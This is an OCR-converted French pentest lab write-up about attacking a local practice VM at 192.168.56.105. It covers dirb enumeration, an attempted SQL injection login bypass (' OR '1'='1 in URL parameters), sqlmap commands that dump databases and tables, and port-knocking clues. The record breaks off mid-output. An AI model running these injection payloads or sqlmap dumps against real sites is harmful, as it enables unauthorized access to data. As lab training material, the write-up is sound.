
https://medium.com/@a.saadetclaire/dirbuster-et-pentest-machine-hack-97cf3c773491

On utilise medium car c'est une des plus grandes listes de « dirbuster »

Gobuster est une version en ligne de commande, rapide et légère, tandis que Dirbuster est une version graphique adaptée aux analyses approfondies.




Mais nous voyons que le temps de tester tous les fichiers et dossier est énorme, même si nous cherchons seulement les dossiers, nous aurons pour 1h à tout chercher



Nous trouvons donc les nouveaux fichiers que nous avons vu avec la commande **nikto**, mais ça reste encore très long pour trouver tous les fichiers, mais ça permet de nous faire un affichage graphique

Nous allons utiliser directement la commande dirb




Si nous souhaitons, nous pouvons faire une recherche avec **dirb** pour trouver certaine extension de fichier comme .txt ou .php (avec la commande «dirb http://192.168.56.105 -X .php,.txt,.jpg » par exemple)


3.2. Explorations

Quand nous explorons le site internet des dossiers/fichier qui se trouve sur «http://192.168.56.105/login_pass/ » et les fichiers que nous avons trouvé avec le **dirb** nous trouvons plusieurs fichier qui nous interpelles


Tout d'abord nous avons dans « /backup » un fichier qui s'appelle wordlist.txt, il comporte une liste de mot d'environ 4000 mots. Elles peuvent servir de liste de mot courant que nous utilisons pour se connecter au site internet ou à un autre logiciel (Comme le SSH)




Wordlist.txt :




Nous avons un autre fichier, qui s'appelle 1.txt qui contient :




1.txt :



Enfin nous avons aussi un autre fichier qui s'appelle 2.txt qui contient :



2.txt :



---

4. Mise en place des failles


4.1. Téléchargement de fichiers

Nous allons donc essayer de télécharger cette **wordliste** pour pourvoir l'exploiter après si besoin

J'ai fait des recherche internet, je suis tombé sur la commande « **SCP** » mais elle utilise le **SSH** donc nous ne pouvons pas l'utiliser (***SCP*** *est un outil basé sur* ***SSH*** *pour le transfert sécurisé de fichiers entre machines*), j'ai continué mes recherches jusqu'à tomber sur :


https://www.hostinger.fr/tutoriels/commande-wget#:~:text=aide%20de%20Wget%20%3F-,Qu'est%2Dce%20que%20la%20commande%20Wget%20%3F,n'%C3%AAtes%20pas%20en%20ligne.

Pour cela nous faisons :




Ou méthode alternative : Copier-coller le contenu dans un fichier local.

Donc maintenant je vais tester de me connecter à la machine en **SSH** mais ça nous dit que ce n'est pas possible :



Après vérification nous avons notre port **SSH** qui est en filtrée, il faut donc trouver un moyen de modifier ça.




4.2. Injection SQL


Une **injection SQL** consiste à insérer du code **SQL** malveillant dans les champs utilisateur pour manipuler la base de données sous-jacente.

Comme nous avons un formulaire pour nous connecter à un site avec « utilisateur » et « mot de passe » nous essayons de faire une **injection SQL**.

Avec la commande **dirb**, j'ai tenté de chercher des fichiers .php directement à la racine du site internet



J'ai testé d'aller sur le page de login et de rentrée n'importe quoi, nous trouvons :



Nous avons aussi la même chose sur login.php et config.php

Nous pouvons essayer faire une **injection SQL** pour accéder au site


J'ai fait :

« http://192.168.56.105/config.php?user=%27%20OR%20%271%27=%271&pass=dummy »

ou

« http://192.168.56.105/login.php?user=%27%20OR%20%271%27=%271&pass=dummy »

Et j'ai tester d'autre **injection SQL** mais cela n'a rien aboutis, je tombais sois sur une page blanche, soit sur une page d'erreur, comme :



Comme nous avons une « Database » nous avons essayé de trouver une faille dessus avec les commandes suivantes :

sqlmap -u "http://192.168.56.105/config.php?user=test&pass=test" –dbs

sqlmap -u "http://192.168.56.105/config.php?user=test&pass=test" -D hackable –tables

sqlmap -u "http://192.168.56.105/config.php?user=test&pass=test" -D hackable -T usuarios –dump

Mais cela nous à amener à rien, en mettant de côté les **injections SQL**


4.3. Port Knocking


Il y a une indication sur le site internet, quand nous l'inspectons, qui nous dis pour aller sur la session de « Jubiscleudo », nous devons activer ou désactiver le port Knocking, après s'être informer dessus, nous devons trouver 3 ports différents

4.3.2 Trouver les ports


En explorant le site, nous avons trouvé deux fichiers (1.txt et 2.txt) qui n'avait pas vraiment de sens, nous allons donc les analysés via l'outil CyberChef/dCode pour extraire des valeurs.

1.txt :





2.txt :



Quand nous convertissons ces 2 fichiers nous trouvons 2 nombres qui sont le 4444 et le 10000

Ces valeurs semblent correspondre à des ports utilisés pour le **port knocking.**

Il nous en manquerait plus que 1 port pour activer le port **SSH** grâce au **port Knocking**

Les recherches sur le site internet continue, nous n'avons pas de fichier qui s'appelle 3.txt cependant nous avons un autre fichier qui s'appelle 3.jpg, il est cité dans le commentaire html que nous avons sur la page principale du site.


```
= $usuario; header('Location: 3.jpg');
```

```
l the boss not to forget to approve the .jpg file -
```


Donc nous cherchons 3.jpg


```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.56.105/ -X .jpg

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Nov 26 13:40:38 2024
